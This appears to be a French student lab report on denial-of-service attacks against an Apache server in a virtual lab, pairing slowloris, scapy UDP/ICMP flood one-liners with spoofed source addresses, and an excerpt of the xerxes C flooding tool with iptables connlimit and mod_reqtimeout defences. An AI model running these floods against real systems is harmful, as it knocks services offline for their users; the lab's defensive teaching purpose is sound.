
```
(enzar@kali)-[~/Téléchargements/slowloris]
$ sudo iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 100 -j DROP
```

Relancez l'attaque avec `sudo ./slowloris.py -v -s 1500 137.194.183.150`

Remarquez le nombre de connexions simultanées.

Après avoir ajouté la règle au firewall, le nombre de connexions simultanées au serveur s'est limité à 100 connexions. Le site est donc resté accessible.

The screenshot shows two terminal windows. The left window is titled "Kali attaquant [En fonction]" and shows the command `./slowloris.py -v -s 1500 137.194.183.150` being run. The right window is titled "Kali victime [En fonction]" and shows the command `sudo netstat -ant | grep LAST_ACK | wc -l` being run, which outputs the number 99, indicating 99 simultaneous connections. This visualizes how the connlimit rule successfully limits the number of connections to 100 or fewer.



- **Deuxième ligne de défense**

Installez l'un des modules **mod_reqtimeout** ou **mod_qos.c** dans apache.

Ce module permet de définir aisément le délai maximum et le taux de transfert des données minimum pour la réception des requêtes. Si ce délai est dépassé ou ce taux trop faible, la connexion concernée sera fermée par le serveur.

```
—(enzar@kali)-[~/Téléchargements/httpd-2.2.10]
$ apachectl -M

AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
Loaded Modules:
core_module (static)
so_module (static)
watchdog_module (static)
http_module (static)
log_config_module (static)
logio_module (static)
version_module (static)
unixd_module (static)
access_compat_module (shared)
alias_module (shared)
auth_basic_module (shared)
authn_core_module (shared)
authn_file_module (shared)
authz_core_module (shared)
authz_host_module (shared)
authz_user_module (shared)
autoindex_module (shared)
deflate_module (shared)
dir_module (shared)
env_module (shared)
filter_module (shared)
mime_module (shared)
mpm_prefork_module (shared)
negotiation_module (shared)
php7_module (shared)
reqtimeout_module (shared)
setenvif_module (shared)
status_module (shared)
```

```
Kali attaquant [En fonction] - Oracle VM VirtualBox
Fichier Machine Ecran Entrée Périphériques Aide
$ sudo ./slowloris.py -s 1500 192.168.4.34
[slowloris] Mettre en route le serveur
[09-06-2021 22:27:58] Attacking 192.168.4.34 with 1500 sockets.
[09-06-2021 22:27:58] Creating sockets...
[09-06-2021 22:27:58] Creating socket nr 0
[09-06-2021 22:27:58] Creating socket nr 1
[09-06-2021 22:27:58] Creating socket nr 2
[09-06-2021 22:27:58] Creating socket nr 3
[09-06-2021 22:27:58] Creating socket nr 4
[09-06-2021 22:27:58] Creating socket nr 5
[09-06-2021 22:27:58] Creating socket nr 6
[09-06-2021 22:27:58] Creating socket nr 7
[09-06-2021 22:27:58] Creating socket nr 8
[09-06-2021 22:27:58] Creating socket nr 9
[09-06-2021 22:27:58] Creating socket nr 10
[09-06-2021 22:27:58] Creating socket nr 11
[09-06-2021 22:27:58] Creating socket nr 12
[09-06-2021 22:27:58] Creating socket nr 13
[09-06-2021 22:27:58] Creating socket nr 14
[09-06-2021 22:27:58] Creating socket nr 15
[09-06-2021 22:27:58] Creating socket nr 16
[09-06-2021 22:27:58] Creating socket nr 17
[09-06-2021 22:27:58] Creating socket nr 18
[09-06-2021 22:27:58] Creating socket nr 19
[09-06-2021 22:27:58] Creating socket nr 20
[09-06-2021 22:27:58] Creating socket nr 21
[09-06-2021 22:27:58] Creating socket nr 22
[09-06-2021 22:27:58] Creating socket nr 23
[09-06-2021 22:27:58] Creating socket nr 24
[09-06-2021 22:27:58] Creating socket nr 25
[09-06-2021 22:27:58] Creating socket nr 26
[09-06-2021 22:27:58] Creating socket nr 27
[09-06-2021 22:27:58] Creating socket nr 28
[09-06-2021 22:27:58] Creating socket nr 29
[09-06-2021 22:27:58] Creating socket nr 30
[09-06-2021 22:27:58] Creating socket nr 31
[09-06-2021 22:27:58] Creating socket nr 32
[09-06-2021 22:27:58] Creating socket nr 33
[09-06-2021 22:27:58] Creating socket nr 34

Kali victime [En fonction] - Oracle VM VirtualBox
Fichier Machine Ecran Entrée Périphériques Aide
apache2[...]
qterminal enzar enzarcapture enzarcapture enzarcapture 10:27 PM
enzar@kali:~/Téléchargements/htpd-2.2.10

```

IV. Deni de service par UDP_Flooding, ICMP_flooding, Ping_Death par scapy

1. Lancer un UDP flooding contre le serveur web en utilisant la fonction fuzz().
send(IP(src=RandIP(),dst="10.50.0.1")/fuzz(UDP()),loop=1)

La fonction fuzz() est capable de changer n'importe quelle valeur par défaut par un objet dont la valeur est aléatoire et le type adapté au champ. Ce qui va nous permettre de créer rapidement un fuzzer et de l'envoyer dans une boucle.

Ici, **nload** nous permet de voir le trafic entrant qui comme nous le montre ce screen augmente significativement au moment de l'attaque.

The screenshot shows a Kali Linux VM interface with two windows. The bottom-left window is a terminal session titled 'enizar@kali: /Téléchargements/httpd-2.2.10' displaying a 'netstat -an | grep :80' command output. The bottom-right window is a web browser titled 'Kali victim [En fonction] - Oracle VM VirtualBox' showing a guide on enabling Apache modules. The top-left window is another terminal session titled 'enizar@kali: ~'.

2. Lancer un ICMP flooding.

Même constat que dans la question précédente.

The screenshot shows two terminal windows side-by-side. The left window is titled 'Kali attaquant [En fonction] - Oracle VM VirtualBox' and shows a Python script being run to send ICMP packets to a target at 192.168.4.34:34. The right window is titled 'Kali victime [En fonction] - Oracle VM VirtualBox' and shows the Apache2 configuration interface. It has tabs for 'Enable Module in Apache2' and 'Disable Module in Apache2'. Under 'Enable Module in Apache2', it says 'We use enable command to enable modules in Apache2 web server. For example, if we need to enable Apache rewrite module use following command.' Below is a terminal window showing the command 'sudo a2enmod rewrite'. Under 'Disable Module in Apache2', it says 'Similarly to disable module we use a2dismod command. For example if we need to disable Apache rewrite module use following command.' Below is a terminal window showing the command 'sudo a2dismod rewrite'. Both windows show network traffic statistics at the bottom.

V. Déni de service par connexions de sockets TCP

Allez au dossier xerxes et compiler le fichier `gcc xerxes.c -o xerxes`

Lancez le script contre le serveur web Apache `./xerxes 19.168.1.254 80`

1. Tapez sur la machine victime la commande `netstat -ant`. Que remarquez-vous ?

Plusieurs connexion on été établi avec le serveur cependant la limite fixée précédemment via la commande : “`iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 100 -j DROP`” limite les connexions établies à 100.

The screenshot shows two terminal windows side-by-side. The left window is titled 'Kali attaquant [En fonction] - Oracle VM VirtualBox' and shows the compilation of the 'xerxes' exploit. The right window is titled 'Kali victime [En fonction] - Oracle VM VirtualBox' and shows the Apache2 configuration interface. It has tabs for 'Enable Module in Apache2' and 'Disable Module in Apache2'. Under 'Enable Module in Apache2', it says 'We use enable command to enable modules in Apache2 web server. For example, if we need to enable Apache rewrite module use following command.' Below is a terminal window showing the command 'sudo a2enmod rewrite'. Under 'Disable Module in Apache2', it says 'Similarly to disable module we use a2dismod command. For example if we need to disable Apache rewrite module use following command.' Below is a terminal window showing the command 'sudo a2dismod rewrite'. Both windows show network traffic statistics at the bottom.

Sans la limitation de la connexion, nous atteignons les 360 connexions établies.

2. Ouvrez le fichier xerxes.c et analysez le code. Décrivez le principe de ce script.

```
#define CONNECTIONS 8
#define THREADS 48

void attack(char *host, char *port, int id) {
    int sockets[CONNECTIONS];
    int x, g=1, r;
    for(x=0; x<= CONNECTIONS; x++)
        sockets[x]=0;
    Système de fichiers signal(SIGPIPE, &broke);
    while(1) {
        for(x=0; x <= CONNECTIONS; x++) {
            if(sockets[x] == 0)
                sockets[x] = make_socket(host, port);
            r=write(sockets[x], "\0", 1);
            if(r == -1)
            {
                close(sockets[x]);
                sockets[x] = make_socket(host, port);
            }
            else
                fprintf(stderr, "Socket[%i->%i] → %i\n", x, sockets[x], r);
            fprintf(stderr, "[%i: Voly Sent]\n", id);
            usleep(300000);
        }
    }
}

void cycle_identity() {
    int r;
    int socket = make_socket("localhost", "9050");
    write(socket, "AUTHENTICATE \"\"\n", 16);
    while(1) {
        r=write(socket, "signal NEWNYM\n\x00", 16);■
        fprintf(stderr, "[%i: cycle_identity → signal NEWNYM]\n", r);
        usleep(300000);
    }
}

int main(int argc, char **argv) {
    int x;
    if(argc !=3)
        cycle_identity();
    for(x=0; x <= THREADS; x++) {
        if(fork())
            attack(argv[1], argv[2], x);
        usleep(200000);
    }
    getc(stdin);
    return 0;
}
-- INSERTION --
```

Ce script est un programme en C permettant de générer une attaque DOS sur une machine distante.

Le fonctionnement de ce programme consiste à ouvrir 8 connexions par processus (et non de thread comme il est indiqué dans le script). Par défaut, le script utilise 48 processus. Nous pouvons donc avoir jusqu'à 384 connexions simultanées.

Une fois le socket connecté un message vide est envoyé “`r=write(sockets[x], "\0", 1);`”.


Proposez une première ligne de défense contre ce type d'attaque et testez-la.

Les pare-feu peuvent être utilisés pour arrêter les attaques DoS simples en bloquant tout le trafic provenant d'un attaquant en identifiant son IP.

Dans notre cas plusieurs solutions s'offrent à nous :

- Il est possible de limiter le nombre de connexions comme vu précédemment dans ce tpTP. Si l'attaquant ne randomise pas son adresse source alors son attaque pourra être bloquée via la commande : “`iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 100 -j DROP`”.

On peut voir que les connexions établies par l'outil xerxes ont été limitées à 100. L'attaquant aurait pu contourner cette protection en modifiant son adresse source.



- Une méthode un peu plus robuste est d'utiliser un script anti-ddos open source proposant des règles iptables utiles pour lutter contre les attaques dos et ddos.
<https://github.com/anti-ddos/Anti-DDOS>